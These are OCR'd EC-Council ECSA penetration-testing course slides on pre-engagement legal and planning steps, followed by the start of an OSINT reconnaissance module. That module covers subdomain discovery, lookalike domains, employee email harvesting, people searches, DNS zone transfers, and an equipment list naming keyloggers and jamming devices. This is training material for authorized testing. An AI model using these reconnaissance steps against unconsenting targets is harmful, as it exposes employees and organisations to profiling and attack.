
ECSA

- Both parties **bear the responsibility to protect** tools, techniques, vulnerabilities, and information from disclosure beyond the terms specified by a written agreement
- Non-disclosure agreements should be **narrowly drawn** to protect sensitive information

Specific areas to consider include:

- Ownership
- Use of the evaluation reports
- Results; use of the testing methodology in customer documentation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prepare a Non-Disclosure Agreement (NDA) and have the Client Sign it

ECSA

A non-disclosure agreement is an agreement that contains confidential information

Your lawyer should vet the NDA form before you ask the client to sign it

The NDA should also be aimed at protecting your interests

Include clauses that will highlight the fact that you and your team will not disclose any information divulged by the client during the course of the penetration test

NDA helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Define Liability Issues


ECSA

- Standards and penalties imposed by federal, state, or local governments
- Other non-contractual civil wrongs (torts) ranging from fraud, invasion of privacy, and conversion to deceptive trade practices and negligence
- Breach of contractual agreements
- Federal and state statutes may impose both criminal penalties as well as form the bases for private lawsuits

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Define Negligence Claim

ECSA



- The negligence claim of liability is based on a **charge that the company** and its officers and directors acted "negligently"
- In law, "negligence" arises when a party owes a legal duty to another and that duty is breached. The breach results in damages to the **injured party**, as for example, when a company is required to protect the customer database with reasonable measures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Define Limitations of the Contract

ECSA
EC-Council Certified Security Analyst

- The contract should be confidential between the parties
- Information, terms and fees regarding the contract should not be released by either party
- The service provider can use team experts to test various security aspects
- Without the prior written approval, the provider should not release the client's information to third parties

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Have the Engagement Letter Vetted by your Lawyer

ECSA
EC-Council Certified Security Analyst

After getting the legal document from the client's organization, study it with the help of a lawyer

Based on the documentation given by the organization, prepare a penetration testing document and check it with the lawyer you have appointed

This document contains information related to the legal aspects of testing and the scope of the project

Pen Test Engagement Letter

Dec 20, 2014
ABC Financial Services,
Albuquerque, NM 52200

Dear,

This letter agreement, if acceptable to and countersigned by you, will serve as the agreement ("Agreement") between ABC.COM (ABC Financial Services) and PP2 Security Solutions ("PP2") governing PP2's conduct of the Pen Test ("Pen Test") required by the "Pen Test Section" of this Engagement Letter. The effective date of the Agreement (the "Effective Date") will be the date on which this letter agreement is executed by ABC Financial Services. PP2 and ABC Financial Services are each referred to herein as a "Party" and collectively, the "Parties."

1. BACKGROUND

The ABC Financial Services board requires, within 45 days of the date of the respective board meeting, to retain an independent consultant to conduct an independent security review of all ABC Financial Services information systems. The review is to include a comprehensive vulnerability and risk assessment, security posture assessment, and assessment of security controls implemented across ABC Financial Services information systems. This Agreement, together with its attachments, constitutes that engagement letter.

2. ORGANIZATION OF THIS AGREEMENT

Section 3 of this document sets forth the scope of pen testing service, section 4 list the proposed services, section 5 prescribes the timing of pen testing services, section 6 defines reporting requirements and section 7 sets forth the terms and conditions for this pen test assignment.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Obtain (if possible) Liability Insurance from a Local Insurance Firm

ECSA

Obtain **liability insurance** from an insurance company to **protect your interests** if the client's organization files a lawsuit against you for bringing their network down during the process of the penetration testing

The insurance that you have taken will **protect you from** the risks that may exist, directly or indirectly, from the organization

It is suggested to **take out third-party insurance** that covers the all losses

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct Independence Check of the Team Members

ECSA

- Compose an email to all members asking if anyone has a direct or indirect **financial interest** in the client you are preparing to engage
- Delete all emails concerning the **Independence**; check the Inbox, Sent items, and other email client folders used
- Use "**privacy software**" to wipe the free space on the local hard drives of the hosts used

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

List the Known Waivers/Exemptions

ECSA

1. A waiver is the voluntary relinquishment or surrender of some known right or privilege
2. While a waiver is often in writing, sometimes a person's actions can act as a waiver
3. An example of a written waiver is a disclaimer, which becomes a waiver when accepted
4. Other names for waivers are exculpatory clauses, releases, or hold harmless clauses
5. Sometimes, the elements of "voluntary" and "known" are established by a legal fiction
6. In this case, it is presumed one knows his or her rights and that those rights are voluntarily relinquished if they are not asserted at the time

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List the Contractual Constraints in the Penetration Testing Agreement

ECSA

- Check for service level agreements in the project that may affect the scope of the test
- Accept a waiver or privilege letter from the contractual partners to perform this testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Preparing for Test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review Engagement Letter

ECSA

1. Reviewing the Engagement Letter (EL) helps the team members to set up the folders to store the engagement data
2. EL is reviewed by the Engagement Team Leader (ETL) to determine the services that are provided to the client
3. The ETL creates a system to maintain the data gathered during the engagement process
4. Every document in the engagement process must include the name of the client

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Engagement Log

ECSA

Create a engagement log document and record all important activities concerning the engagement in this log file until the engagement ends

Keep all the engagement document in a folder

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kickoff Meeting

ECSA

- First meeting with the project team and the client

Primary Goals

- Outlining the project goals and team member responsibilities
- Providing information related to the project plan, methodologies, and processes
- Clarifying the expectations of the parties

Attendees

- The executive sponsor
- Key stakeholders involved in the testing
- The tiger team conducting the assessment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Prepare Statement of Work (SOW)

ECSA

1. Penetration testing and other assessment services are based on a Statement of Work (SOW) created by the penetration tester for the customer
2. The SOW serves as a contractual document signed by the customer that authorizes the work to be performed
3. The SOW defines the test's objectives, the actions to be performed, and how the penetration tester and its representatives will interact with the customer
4. The SOW also defines deliverables and sets limitation on the penetration tester's liability
5. The penetration tester should understand that there is a significant risk to the customer's network and should delineate that risk within the SOW
6. In short, the SOW provides Rules of Engagement for the penetration testing service

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Security Tools you will Require for the Penetration Test

ECSA

Example:

Tool Category	Tool Names
Port Scanner	Nmap, NetScanTools Pro, SuperScan, MegaPing
Vulnerability Scanners	QualysGuard Vulnerability Management, Retina Network Security Scanner, GFI LANGuard, SAINT Vulnerability Scanner, Microsoft Baseline Security Analyzer (MBSA)
Application Scanners	AppScan, Acunetix WVS, Webinspect
Firewall Tools	Firewall Builder, Firewall Security Manager
Sniffers	Wireshark, Tcpdump, WinDump, Capsa Network Analyzer
Tunneling Tools	Super Network Tunnel, HTTPTunnel, HTTPORT, HTTHOST

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Hardware and Software Configuration you will Require for the Penetration Test

ECSA

Ideal Hardware Configuration

- Processor with 2 GHz or more speed
- 8 GB RAM
- 500 GB storage capacity
- 1 Network Interface Card

Ideal Software Configuration

- IIS server
- Application servers
- MS Office 2016
- Operating systems: Windows Server 2012, Windows 10, Linux, and Macintosh OS X

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prepare Test Plan

ECSA

- A project plan is a crucial part of the project management
- It defines the project, specifies goals and objectives, deadlines, the resources required, the approach of the project, its success factors, assumptions, and financial aspects
- A well-developed project plan is said to have completed half of the actual task

Test Plan Overview
Company Name
Project Title
Authority Name
Date
Test Plan Created by
Scope
Description

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Plan

ECSA

- A test plan is a document that details the structure of procedures for a penetration test
- A test plan can be structured according to an industry standard or an internal template
- A penetration test plan will establish the ground rules, limits, and scope of testing
- It enhances the probability of achieving good results while conducting a penetration test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Content of a Test Plan

ECSA

1. Project Definition
2. Project Goal
3. Test Objective
4. Scope of the Testing Effort
5. Schedule and Location
6. Resource and Budget Limitations
7. Legal and Regulatory Issues
8. Success Factors
9. Assumptions
10. Analysis and Reviews

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Building a Penetration Test Plan

ECSA

01 Set up a test goal

02 Define the objects to be tested

03 Hire a well-skilled penetrator

04 Bind the penetration analysis resources

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Plan Identifier

ECSA

- Each test plan should be assigned an identifier that is unique in the organization
- Summarize the software items and the features to be tested
- References to the following documents are required during the highest level test plan:
  - Project authorization
  - Quality assurance and project plan
  - Configuration management plan
  - Relevant policies
  - Relevant standards

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

XSECURITY: Test Plan Checklist

ECSA
EC-Council Certified Security Analyst

Test Identifier	YES	NO
Is the scope of the project defined?		
Are all the test items defined?		
Are the items that are not to be tested identified?		
Are the change control items identified and the members of the CCB defined?		
Are the features to be tested identified?		
Are the features that are not to be tested identified?		
Is the test strategy identified and documented?		
Are the test criteria for security testing documented?		
Are the entry criteria defined and documented?		
Are the exit criteria defined and documented?		
Is the list of deliverables documented?		
Is the test environment researched and documented?		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

XSECURITY: Test Plan Checklist (Cont'd)

ECSA
EC-Council Certified Security Analyst

TEST PLAN CHECKLIST

DATE: _____

PROJECT NAME: _____ PREPARED BY: _____

1. TEST DESCRIPTION

2. TEST OBJECTIVES

3. TESTING METHODS

- ☐ Automated Testing
- ☐ Manual Testing
- ☐ Compatibility Testing
- ☐ Integration Testing
- ☐ Stress Testing
- ☐ Regression Testing
- ☐ Workflow Testing
- ☐ Ad-Hoc Testing

4. OTHER TESTING METHODS

5. TEST DELIVERABLES

- ☐ Test Plan — Completion Date: _____
- ☐ Test Specifications — Completion Date: _____
- ☐ Test Script — Completion Date: _____

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Penetration Testing Hardware/ Software Requirements

ECSA

- Windows 8, Windows Server2012/2008/ Virtual Servers
- Linux OS
- Wireless access points
- Wireless cards
- Huge hard disk (preferably 1 TB)

Devices

- Keyloggers
- Jamming devices
- Radio communication interceptors
- Telephone spying devices
- Wireless antennas

Software

- Hacking Tools DVD-ROM
- Sniffing devices
- Penetration testing software, such as Core Impact
- Vulnerability assessment tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Assign Resources

ECSA

- Break the project task into small tasks
- Select the resources for each task
- Assign resources (equipment and personnel) to project tasks
- Brief about the task and provide hardware/software tools (if required)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Send Internal Control Questionnaires (ICQ) to the Client (Provided by Client [PBC] Information)

ECSA

I — During the initial call with the client, the ETL determines what operating systems other than Microsoft Windows were in use at the client facility

II — Determine if there are any operating systems in use at client facilities other than Microsoft Windows

III — This information is used to determine which Internal Control Questionnaires (ICQ) are sent to the client

IV — Sent archive containing the ICQ to the client as part of the "Advance Packet" discussed later

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Request Previous Penetration Testing/Vulnerability Assessment Reports (if possible)

ECSA

- Organizations retain a copy of the penetration testing report for future reference
- Request the client organization's previous penetration testing report so that you will have a clear idea of the problems that existed in the past
- Most of the organizations will not be willing to share their penetration test report with you

  TRY YOUR LUCK!

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Data Use Agreement (DUA) (if required)

ECSA

The Data Use Agreement (DUA) governs the disclosure and use of data in the HCUP Nationwide Databases from the Healthcare Cost and Utilization Project (HCUP) of U.S. Department of Health & Human Services

The DUA is normally required if the client is subject to HIPAA regulation

HIPAA also affects businesses, business associates and contractors in other countries who deal with US healthcare services

Sign a separate DUA for each team member assigned to work on an engagement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct a Working Teleconference

ECSA


- Conduct a working teleconference with the client and ask if there are any questions on the engagement documents (like ICQ, ROE, NDA, etc.). Answer as necessary
- Ask if there are any questions on the initial PBC List
- Determine a date for delivery of the final copies of the documentation
- Determine the final document delivery method

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Send the Final Engagement Control Documents to the Client for Signature

ECSA



On or before the delivery of the final documents to the client, assemble the final copies of Engagement Control Documents (ECD)

Send the final ECDs to client for signature as modified during the working teleconference

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Obtain Penetration Testing Permission from the Company's Stakeholders

ECSA

- A penetration test can have diverse effects on individuals, such as system owners, network security engineers, database administrators, and stakeholders
- Before starting a penetration test, a pen tester or pen testing party needs to identify all the individuals who will be affected by the pen test
- A corporate stakeholder is a party who affects or can be affected by the company's actions
- The company's stakeholders must give a go ahead for your penetration test; request the client's organization to obtain permission from the stakeholders in order to avoid future litigations
- Identifying stakeholders allows the pen tester to know who needs to be informed and when they should be contacted
- Report and document the result, and submit it to the stakeholder

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Obtain Special Permission, if Required, from the Local Law Enforcement Agency

ECSA

1. Before starting a penetration test, the client organization should seek legal and law enforcement representatives
2. A pen tester should perform all penetration test activities according to all applicable laws and ethical principles
3. Testers usually work on an intranet to test the network, but if the test is to be performed outside a network, obtain special permission from the local law enforcement agency
4. Due to uncertainties, if any law is broken, inform the attorney or federal agents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Obtain Temporary Identification Cards from the Client for Team Members Involved in the Process

ECSA

- After getting the physical location to carry out the test process, request the organization to provide a temporary identity card to all the penetration testers

- Use this identity card as an access card to get into the company

- Make sure that all the testers who are involved in the penetration testing at the client's organization have a unique identity or access card

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Gather Information about the Client Organization's History and Background

ECSA
EC-Council Certified Security Analyst

- Penetration testing assesses the security model of the organization as a whole
- Before starting the penetration testing for an organization, gather some information about that company
- Search the websites and gather the history and background of the client's organization in which you are going to perform the penetration testing
- Use publicly available tools such as search engines, Whois tools, specially crafted requests, etc. to gather information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Visit and Become Familiar with the Client Organization's Premises and Environment

ECSA
EC-Council Certified Security Analyst

1. Visit the premises of the client's organization for more information on its physical infrastructure
2. Check for facilities such as car parking levels, restaurant, restroom, elevator, club, swimming pool
3. Make yourself acquainted with the organization's premises to help you ensure the physical security of the client's organization
4. Check the work premises where most of the employees utilize network equipment such as routers, switches, LAN, hub, bus, etc.
5. Choose a location for penetration testing to perform the test process that is near the network equipment room

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Local Equipment Required for the Pen Test

ECSA

1. Separate Allocation of Office Space for the Testing Team
2. Ethernet Taps and Speed
3. 24-hour Power Availability with Generator Facility
4. Fiber Taps/Converter
5. Local Complete Internet Access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct a Mission Briefing

ECSA

- The purpose of mission briefing is to give team members the maximum amount of time and information to prepare for the mission, and perform any equipment (hardware and software) maintenance required

- At the appointed time and date, assemble the members of the engagement team and orally brief them on the contents of the mission briefing
- Ask for any questions about the content of the briefing and resolve them accordingly
- After the briefing, ensure that each team member clearly understands their part of the mission by asking for feedbacks from each member on their portion of the mission

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Handling Scope Creeping during Pen Test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

"Scope Creeping: Don't let a your penetration test land you in legal hot water." -Michael Kassner

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Don't fall victim when client says, "Forgotten to include that" in the statement of work. It's a serious trap."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scope Creeping

ECSA

- Scope creeping occurs when a client asks you to include other tests in between, beyond the scope of initial engagement
- Scope creeping is common during penetration testing engagement
- Scope creeping can pose legal problems as well as may eat up your estimated block of time (scope) and resources

Battling scope creep

1. You should approach like that you want to help the client but request you pay extra for the same
2. If the client is ready to pay you extra amount for the additional tests and allows you additional time and resources in your pen test engagement legally, then you should happily agree to do the extra work
3. If not, then you should politely refuse to do so

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Module Summary

ECSA
EC-Council Certified Security Analyst

Before proceeding to the actual penetration test:

- The scope of the proposed penetration test should be clearly understood
- Both parties should clearly understand and agree on the established ROE and included clauses
- Penetration testing contract should be vetted by the lawyer before signing it
- The SOW and Test Plan should be prepared for the proposed penetration test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

EC-Council Certified Security Analyst

Module 03

Open-Source Intelligence (OSINT) Methodology

MODULE OBJECTIVE

Learn various skills and techniques to gather intelligence about the target from various publicly available sources.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

OSINT gathering is required for all types of penetration test.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

OSINT Gathering Steps

ECSA

Step 1	OSINT through World Wide Web (WWW)
Step 1.1	Find Domain and Sub-domains of the Target
Step 1.2	Find the Similar or Parallel Domain Names
Step 1.3	Refine Your Web Searches Using Advanced Operators
Step 1.4	Footprint the Target using Shodan
Step 1.5	Find the Geographical Location of a Company
Step 1.6	List Employees and their Email Addresses
Step 1.7	Identify the Key Email Addresses through Email Harvesting
Step 1.8	List Key Personnel of the Company
Step 1.9	Use People Search Online Services to Collect the Information
Step 1.10	Browse Social Network Websites to Find Information about the Company and Employees

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OSINT Gathering Steps (Cont'd)

ECSA

Step 1.11	Use Web Investigation Tools to Extract Sensitive Data about the Company
Step 1.12	Identify the Type of Network Devices used In Organization
Step 1.13	Look for the Sensitive Information in Email Headers
Step 1.14	Look for Valuable Information in the NNTP USENET Newsgroups
Step 2	OSINT through Website Analysis
Step 2.1	Search Contact Information, Email Addresses, and Telephone Numbers from Company Website
Step 2.2	Search for Web Pages Posting Patterns and Revision Numbers
Step 2.3	Search the Archive.org for Old Information about the Company
Step 2.4	Monitor Web Updates Using Website-Watcher
Step 2.5	Examine HTML Source of the Web Pages
Step 3	OSINT Through DNS Interrogation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

OSINT Gathering Steps (Cont'd)

ECSA

Step 3.1	Perform Whois Lookup
Step 3.2	Find IP Address Block Allocated to the Organization
Step 3.3	Find the DNS Records For Domain
Step 3.4	Perform Reverse Lookup
Step 3.5	Perform DNS Zone Transfer
Step 3.6	Draw a Network Diagram using Traceroute Analysis
Step 3.7	Create Topological Map of the Network
Step 4	Automating your OSINT Effort using Tools/Frameworks/Scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

OSINT through World Wide Web (WWW)


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the Domain and Sub-domains of the Target

ECSA

- Check for the company's URL in the Engagement Letter or search in a search engine such as Google or Bing
- Subdomains represent different applications and help to view the attack surface of a target organization






Source: https://github.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Find the Domain and Sub-domains of the Target (Cont'd)

ECSA





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the Domain and Sub-domains of the Target (Cont'd)

ECSA
EC-Council Certified Security Analyst






Source: https://searchdns.netcraft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find the Similar or Parallel Domain Names

ECSA
EC-Council Certified Security Analyst

- Search for similar domain names and record your findings
- Example: If the company is called xsecurity.com, then look for xsecurity.org, xsecurity.net, xsecurity.biz, xsecurity.tv, wwwxsecurity.com, wwwxsecuritycom.com, www-xsecurity.com, www_xsecurity.com, www_xsecurity_.com, ysecurity.cm, zsecurity.com, etc.
- Use `urlcrazy` to find out similar domains




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators

ECSA

- Use Google's advanced operators to refine your search with the Google search engines and create complex queries to find, filter, and sort specific information regarding the target



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA

Search Service	Search Operators
Web Search	allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, related:, site:
Image Search	allintitle:, allinurl:, filetype:, inurl:, intitle:, site:
Groups	allintext:, allintitle:, author:, group:, insubject:, intext:, intitle:
Directory	allintext:, allintitle:, allinurl:, ext:, filetype:, intext:, intitle:, inurl:
News	allintext:, allintitle:, allinurl:, intext:, intitle:, inurl:, location, source:
Product Search	allintext:, allintitle:

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst

Use of some of the Google supported advanced operators

